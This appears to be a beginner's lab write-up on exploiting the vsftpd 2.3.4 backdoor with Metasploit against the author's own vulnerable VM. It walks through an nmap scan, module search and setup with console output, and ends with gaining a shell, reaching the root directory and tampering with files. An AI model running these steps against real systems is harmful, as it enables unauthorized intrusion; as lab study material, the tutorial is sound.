Learning Metasploit 3

Today I will be learning about some Basic exploitation using metasploit.

I have created a Vulnerable Machine to be scanned since I don't like going to jail. I have created a Vulnerable metasploit for Testing purposes . In real world scenario we would use nmap or sudo arp-scan –localnet command to find out the IP address.

- Step 1:
  First we will scan the IP address for open ports so that we can exploit it . We can do this by using ***nmap IP_address*** command.


- Step 2:
  After finding out the OS we select a port to be axpoited , roday I will chose ftp port of TCP protocol.
  Simply type ***search vsftpd*** and it will tell us the command for exploitation.

```
msf6 > search vsftpt
[-] No results from search
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.
2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3
.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp
/vsftpd_234_backdoor
```

- Step 3:
  Use the Exploit by typing the command use ***exploit/unix/ftp/vsftpd_234_backdoor***
  And then check for the options .

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host
                                       :port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.c
                                       om/docs/using-metasploit/basics/using-metasploit.
                                       html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

- Step 4:
  Then we set the host/target as the vulnerable IP address.



- Step 5:
  Now if we run the command ***exploit*** we will gain access to the files of the Vulnerable Machines. Then we can type ***uname -a*** to know about the System.
  Then we can type ls or type cd root to access the root directory and tamper with the files.